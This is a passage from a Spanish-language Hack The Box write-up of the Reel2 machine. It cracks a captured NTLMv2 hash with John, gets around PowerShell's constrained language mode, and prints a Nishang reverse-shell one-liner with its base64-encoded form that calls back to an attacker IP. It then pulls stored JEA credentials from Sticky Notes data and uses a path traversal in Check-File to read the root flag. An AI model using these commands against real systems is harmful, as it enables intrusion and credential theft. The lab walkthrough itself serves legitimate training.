k.svensson::htb:bf387468a294ed2e:601BAECE006CFC2353EE4C163037993B:0101000000000000D5C10267E217DA01636651A6D
2723B1800000000020008005A0046004B00370001001E00570049004E002D0055005000480033003300
4C0038004A004F0032004700
040014005A0046004B0037002E004C004F00430041004C0003003400570049004E002D0055005000480033003300
4C0038004A004F0
0320047002E005A0046004B0037002E004C004F00430041004C00050014005A0046004B0037002E004C004F00430041004C00080030
0030000000000000000000000000000400000E5DFEA95266EECE3DF6D8B2676D4A236C5CAD3FD2140D3D4039BF15B883B46C70A0010000
0000000000000000000000000000000090020004800540054005000 2F00310030002E00310030002E00310034002E00310037000000
000000000000
```

Vamos a intentar descubrir la password del usuario k.svensson mediante fuerza fruza. Para ello, nos valemos de John.

```
┌──(root㉿kali)-[/home/kali/HTB/Reel2]
└─# john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kittycat1        (k.svensson)
1g 0:00:00:00 DONE (2023-11-15 17:43) 33.33g/s 238933p/s 238933c/s 238933C/s horoscope..emoemo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

```
1. kittycat1        (k.svensson)
```

Validamos las credenciales obtenidas con crackmapexec.

```
┌──(root㉿kali)-[/home/kali/HTB/Reel2]
└─# crackmapexec winrm 10.10.10.210 -u k.svensson -p 'kittycat1'
SMB         10.10.10.210    5985   NONE            [*] None (name:10.10.10.210) (domain:None)
HTTP        10.10.10.210    5985   NONE            [*] http://10.10.10.210:5985/wsman
WINRM       10.10.10.210    5985   NONE            [+] None\k.svensson:kittycat1 (Pwn3d!)
WINRM       10.10.10.210    5985   NONE            [-] None\k.svensson:kittycat1 "'NoneType' object has no attribute 'upper'"
```

Si nos intentamos conectar mediante evil-winrm, nos devuelve un error al ejecutar comandos típicos como dir, whoami, etc.

```
Info: Establishing connection to remote endpoint
Evil-WinRM* PS The term 'Invoke-Expression' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct
    + CategoryInfo          : ObjectNotFound: (Invoke-Expression:String) [], CommandNotFoundException    + FullyQualifiedErrorId : CommandNotFoundException> whoami
The term 'Invoke-Expression' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
    + CategoryInfo          : ObjectNotFound: (Invoke-Expression:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
Evil-WinRM* PS The term 'Invoke-Expression' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct
    + CategoryInfo          : ObjectNotFound: (Invoke-Expression:String) [], CommandNotFoundException    + FullyQualifiedErrorId : CommandNotFoundException>
```

Tenemos una forma alternativa de conectarnos, haciendo uso de la instrucción pwsh. Posteriormente, para iniciar una sesión con PowerShell, ejecutamos.

```
1. $pass = ConvertTo-SecureString 'kittycat1' -asplaintext -force
2. $cred = New-Object System.Management.Automation.PSCredential('htb\k.svensson', $pass)
3. Enter-PSSession -Computer 10.10.10.210 -credential $cred -Authentication Negotiate
```

```
PS /home/kali/HTB/Reel2> $pass = ConvertTo-SecureString 'kittycat1' -asplaintext -force
PS /home/kali/HTB/Reel2> $cred = New-Object System.Management.Automation.PSCredential('htb\k.svensson', $pass)
PS /home/kali/HTB/Reel2> Enter-PSSession -Computer 10.10.10.210 -credential $cred -Authentication Negotiate
[10.10.10.210]: PS>
[10.10.10.210]: PS>
```

Igualmente, nos da errores a la hora de ejecutar comandos básicos como dir.

```
[10.10.10.210]: PS>dir
The term 'dir' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
    + CategoryInfo          : ObjectNotFound: (dir:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Podemos descubrir si estamos ante una sesión con un contexto restringido ejecutando este comando.

```
1. $ExecutionContext.SessionState.LanguageMode
```

```
[10.10.10.210]: PS>
[10.10.10.210]: PS>$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
[10.10.10.210]: PS>
```

Tenemos una forma de evadir este control añadiendo un “&” a la función que queramos ejecutar. Ej: &{dir}

```
[10.10.10.210]: P> &{dir}


    Directory: C:\Users\k.svensson\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/30/2020   5:14 PM                WindowsPowerShell
-a----         7/31/2020  11:58 AM           5600 jea_test_account.psrc
-a----         7/31/2020  11:58 AM           2564 jea_test_account.pssc
```

Para trabajar más comidamente, valiéndonos de Nishang, vamos a intentar tener una consola completamente funcional. Para no traernos todo el repositorio, ejecutamos.

```
1. svn checkout https://github.com/samratashok/nishang/trunk/Shells
```

Modificamos el fichero Invoke-PowerShellTcpOneLine.ps1, para ajustarlo a nuestras necesidades (IP, puerto, etc.).

```
┌──(root㉿kali)-[/home/…/HTB/Reel2/content/Shells]
└─# cat Invoke-PowerShellTcpOneLine.ps1

File: Invoke-PowerShellTcpOneLine.ps1

$client = New-Object System.Net.Sockets.TCPClient('10.10.14.17',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System
.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$s
endbyte.Length);$stream.Flush()};$client.Close()
```

Codificamos el contenido en base64, pero debemos tener en cuenta que en Windows se hace de una forma diferente.

```
1. cat Invoke-PowerShellTcpOneLine.ps1 | iconv -t utf-16le | base64 -w0; echo
```

```
┌──(root㉿kali)-[/home/…/HTB/Reel2/content/Shells]
└─# cat Invoke-PowerShellTcpOneLine.ps1 | iconv -t utf-16le | base64 -w0; echo
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQAwAC4AMQAwAC4AMQA0AC4AMQA3ACcALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwB
lAHQAUwB0AHIAZQBhAG0AKAApADsAWwB1AHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAG
cAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkAREQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAM
AAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQApAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZAAxIAGEAYwBrADIAIAAgADAAIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAyACAAKABwAHcAZAApA
AC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGU
AbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAAoACgA=
```

Nos ponemos en escucha con netcat en el puerto 443 y ejecutamos en la sesión de PowerShell que tenemos conectada a la máquina víctima.

```
[10.10.10.210]: P> &{powershell -enc JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQAwAC4AMQA0AC4AMQA3ACcALAA0ADQAMwApADsAJABzAHQAcgBlAGE
AbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwB1AHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkAREQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQApAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZAAxIAGEAYwBrADIAIAAgADAAIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAyACAAKABwAHcAZAApA
nAFAAUwAgACcAIAArACAAKABwAHcAZAApACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGU
AYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAAoACgA=}
```

```
┌──(root㉿kali)-[/home/…/HTB/Reel2/content/Shells]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.210] 57780

PS C:\Users\k.svensson\Documents> whoami
htb\k.svensson
PS C:\Users\k.svensson\Documents>
```

# 4. Escalada de privilegios

Una vez dentro de la máquina víctima, comprobamos nuestros privilegios. Pero no vemos nada que nos parezca interesante.

```
Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
```

Revisamos el directorio actual y encontramos dos ficheros interesantes.

```
PS C:\Users\k.svensson\Documents> dir


    Directory: C:\Users\k.svensson\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/30/2020   5:14 PM                WindowsPowerShell
-a----         7/31/2020  11:58 AM           5600 jea_test_account.psrc
-a----         7/31/2020  11:58 AM           2564 jea_test_account.pssc
```

El fichero jea_test_account.psrc define una función “Check-file” de PowerShell que pasándole como parámetro un fichero, lee su contenido.


```
# Functions to define when applied to a session
FunctionDefinitions = @{
    'Name' = 'Check-File'
    'ScriptBlock' = {param($Path,$ComputerName=$env:COMPUTERNAME) [bool]$Check=$Path -like "D:\*" -or $Path -like "C:\ProgramData\*" ; if($check) {get-content $Path}} }
```

Por otro lado, el fichero jea_test_account.pssc define qué usuario podrá ejecutar el comando Check-file.


```
# User roles (security groups), and the role capabilities that should be applied to them when applied to a sessio
RoleDefinitions = @{
    'htb\jea_test_account' = @{
        'RoleCapabilities' = 'jea_test_account' } }
```

Por tanto, entendemos que la escalada de privilegios se debe realizar aprovechándonos de alguna forma de esa función “Check-file”. Dado que de momento no la podemos usar, seguimos enumerando el sistema.

En el directorio Desktop, encontramos un acceso directo al programa Sticky Notes. Vamos a ver si el usuario tiene alguna nota, con credenciales o información de la que nos podamos aprovechar.




El directorio de trabajo de Sticy Notes es Appdata\Roaming así que navegamos hasta dicho directorio.




Vemos un fichero interesante, 000003.log, que no se puede leer correctamente desde la consola de PowerShell.


Intentamos convertirlo en hexadecimal.

```
1. PS C:\Users\k.svensson\appdata\roaming\stickynotes\local storage\leveldb> cat 000003.log | format-hex
```

```
PS C:\Users\k.svensson\appdata\roaming\stickynotes\local storage\leveldb> cat 000003.log | format-hex

           00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   2F 3F 3F 75 42 00 01 01 00 00 00 00 00 00 00 03  /??uB...........
00000010   00 00 00 01 07 56 45 52 53 49 4F 4E 01 31 00 0C  .....VERSION.1..
00000020   4D 45 54 41 3A 61 70 70 3A 2F 2F 2E 00 1B 5F 61  META:app://....._a
00000030   70 70 3A 2F 2F 2E 00 01 5F 5F 73 74 6F 72 65 6A  pp://....__storej
00000040   73 5F 5F 74 65 73 74 5F 5F 5A 3F 3F 39 5B 01 01  s__test__Z??9[..
00000050   04 00 00 00 00 00 00 00 05 00 00 00 01 0C 4D 45  ..............ME
00000060   54 41 3A 61 70 70 3A 2F 2F 2E 0C 08 3F 3F 3F 3F  TA:app://....????
00000070   3F 3F 3F 17 10 3F 01 01 0B 5F 61 70 70 3A 2F 2F  ???..?...._app://
00000080   2E 00 01 31 3F 01 01 7B 22 66 69 72 73 74 22 3A  ...1?..{"first":
00000090   22 3C 70 3E 43 72 65 64 65 6E 74 69 61 6C 73 20  "<p>Credentials
000000A0   66 6F 72 20 4A 45 41 3C 2F 70 3E 3C 70 3E 6A 65  for JEA</p><p>je
000000B0   61 5F 74 65 73 74 5F 61 63 63 6F 75 6E 74 3A 41  a_test_account:A
000000C0   62 21 51 40 76 63 67 5E 25 40 23 31 3C 2F 70 3E  b!Q@vcg^%@#1</p>
```

## Conseguimos unas posibles credenciales.

```
1. Ab!Q@vcg^%@#1
2. jea_test_account
```

## Siguiendo el principio anterior, volvemos a intentar conectarnos con una consola de PowerShell.

```
1. $pass = ConvertTo-SecureString ' Ab!Q@vcg^%@#1' -asplaintext -force
2. $cred = New-Object System.Management.Automation.PSCredential('htb\ jea_test_account', $pass)
3. Enter-PSSession -Computer 10.10.10.210 -credential $cred -Authentication Negotiate
```

Sin embargo, nos devuelve un error de “ACCESS_DENIED”.


Revisamos la documentación y parece que puede que nos falte el parámetro ConfigurationName. Probamos de nuevo.

```
1. Enter-PSSession -Computer 10.10.10.210 -credential $cred -Authentication Negotiate -ConfigurationName
jea_test_account
```

Logramos acceder al sistema. Ya solo nos queda leer la flag de root. Para ello, usamos la función definida “Check-file”, que vimos anteriormente. En esta máquina, no está pensada para que puedas convertirte en administrador, de una forma interactiva.

```
1. Check-File C:\ProgramData\..\Users\Administrator\Desktop\root.txt
```